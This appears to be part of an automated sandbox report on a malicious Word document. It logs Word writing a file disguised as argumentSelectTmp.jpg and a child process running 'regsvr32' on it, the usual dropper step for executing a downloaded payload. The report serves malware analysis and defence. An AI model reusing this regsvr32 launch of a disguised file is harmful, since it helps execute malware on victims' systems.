00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00				

Analysis Process: WINWORD.EXE PID: 6224 Parent PID: 792

General

Start time:	17:53:43
Start date:	28/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x1000000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	665FD539	unknown
c:\programdata\argumentSelectTmp.jpg	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	665FD539	unknown

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\argumentSelectTmp.jpg	unknown	204	3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 6c 61 6b 61 34 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "laka4" was not found on this server. .</body></html>.	success or wait	1	665FD539	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common\Toolbars	success or wait	1	66644E8B	unknown
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common\Toolbars\Settings	success or wait	1	66644E8B	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	MainWindow	unicode	0 0 1280 984 1	success or wait	1	666998E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	MdiMaximized	unicode	0	success or wait	1	666998E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	Dock	binary	02 00 4C 01 05 00 08 00 04 00 1E 00 FC 03 FC 02 FF 02 01 01 04 00 1E 00 B8 00 FC 02 FF 02 00 01 04 00 1E 00 B8 00 2F 01 05 00 00 01 04 00 35 01 B8 00 FC 02 01 00 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 01 01 BE 00 1E 00 FC 03 FC 02 00 00 00 01 BB 03 5E 00 FC 03 FC 02 06 00 00 00 D3 00 AF 01 09 03 32 02 FF 03 01 00 D3 00 AF 01 09 03 32 02 04 00 00 00 93 01 AF 01 09 03 32 02 03 00 00 00 D3 00 AF 01 09 03 32 02 02 00 00 00 21 00 72 01 6C 02 12 02 FF 03 01 00 21 00 72 01 E8 00 12 02 04 00 00 00 EE 00 72 01 A9 01 12 02 03 00 00 00 AF 01 72 01 6C 02 12 02 02 00 00 00 F8 02 81 00 AC 03 01 01 05 00 00 00 59 00 30 02 0D 01 4B 03 01 00 00 00 3A 03 BC 00 79 03 1F 02 06 00 00 00 16 00 16 00 D9 01 C4 00 04 00 01 00 2C 00 2C 00 EB 01 E3 00 03 00 01 00 42 00 42 00 3B 02 F7 00 02 00 01 00 00 00 00 00 00 00 00 00 08 00 00 00 58 00 57 00 37 01 FF 01 01 00 01 00 00 00 00 00 00 00 00 00 06 00 01 00 6E 00 6E 00 7F 01 52 01 05 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00	success or wait	1	66644713	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	FolderView	unicode	1	success or wait	1	666998E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	Tool	binary	00 00 00 00 07 00 00 00 47 65 6E 65 72 61 6C 00 FF FF FF FF FF FF FF FF	success or wait	1	66699A07	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	CtlsShowSelected	unicode	0	success or wait	1	666998E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	DsnShowSelected	unicode	0	success or wait	1	666998E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common\Toolbars\Settings	Microsoft Visual Basic	binary	01 01 00 00 00 00 00 00 00 00 01 00 00 00	success or wait	1	66644E8B	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	UI	binary	69 00 00 00 01 01 00 00 00 00 00 00 06 00 01 00 00 00 02 01 0B 00 00 80 00 00 08 01 00 01 00 00 14 00 08 4D 00 65 00 6E 00 75 00 20 00 42 00 61 00 72 00 01 01 01 00 00 00 FF FF 00 00 FD FF 32 00 32 00 58 02 5A 00 00 00 00 00 03 01 00 0A 32 75 00 00 08 00 03 01 00 00 00 00 01 80 00 00 03 01 00 0A 33 75 00 00 08 00 03 02 00 00 00 00 02 80 00 00 03 01 00 0A 34 75 00 00 08 00 03 03 00 00 00 00 03 80 00 00 03 01 00 0A 35 75 00 00 08 00 03 04 00 00 00 00 04 80 00 00 03 01 00 0A 36 75 00 00 08 00 03 05 00 00 00 00 05 80 00 00 03 01 00 0A D5 75 00 00 08 00 03 06 00 00 00 00 06 80 00 00 03 01 00 0A 3C 75 00 00 08 00 03 07 00 00 00 00 07 80 00 00 03 01 00 0A 37 75 00 00 08 00 03 08 00 00 00 00 08 80 00 00 03 01 00 0A 56 75 00 00 08 00 03 09 00 00 00 00 09 80 00 00 03 01 00 0A 39 75 00 00 08 00 03 0A 00 00 00 00 0A 80 00 00 03 01 00 0A 3A 75 00 00 08 00 03 0B 00 00 00 00 30 00 00 00 02 01 FF FF 2F 80 00 00 00 00 00 00 00 00 10 00 08 53 00 74 00 61 00 6E 00 64 00 61 00 72 00 64 00 01 01 01 01 00 00 FF FF 00 00 FD FF 32 00 6E 00 58 02 96 00 2F 00 00 00 02 01 FF FF 30 80 00 00 00 00 00 00 00 00 10 00 04 45 00 64 00 69 00 74 00 04 00 01 02 00 00 FF FF 00 00 FD FF 32 00 AA 00 58 02 D2 00 30 00 00 00 02 01 FF FF 31 80 00 00 00 00 00 00 00 00 10 00 05 44 00 65 00 62 00 75 00 67 00 04 00 01 03 00 00 FF FF 00 00 FD FF 32 00 E6 00 58 02 0E 01 31 00 00 00 02 01 FF FF 32 80 00 00 00 00 00 00 00 00 10 00 08 55 00 73 00 65 00 72 00 46 00 6F 00 72 00 6D 00 04 00 01 04 00 00 FF FF 00 00 FD FF 32 00 22 01 58 02 4A 01 32 00 00 00 02 01 FF FF DB 00 00 00 97 01 00 02 00 00 10 00 00 04 00 01 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 00 00 00	success or wait	1	66644EF9	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage	VBAFilesIntl_1033	dword	1385955329	1385955330	success or wait	1	66647FEE	unknown

Analysis Process: regsvr32.exe PID: 6360 Parent PID: 6224

General

Start time:	17:53:45
Start date:	28/04/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 c:\programdata\argumentSelectTmp.jpg
Imagebase:	0x9d0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\argumentSelectTmp.jpg	unknown	64	success or wait	1	9D1909	ReadFile

Disassembly

Code Analysis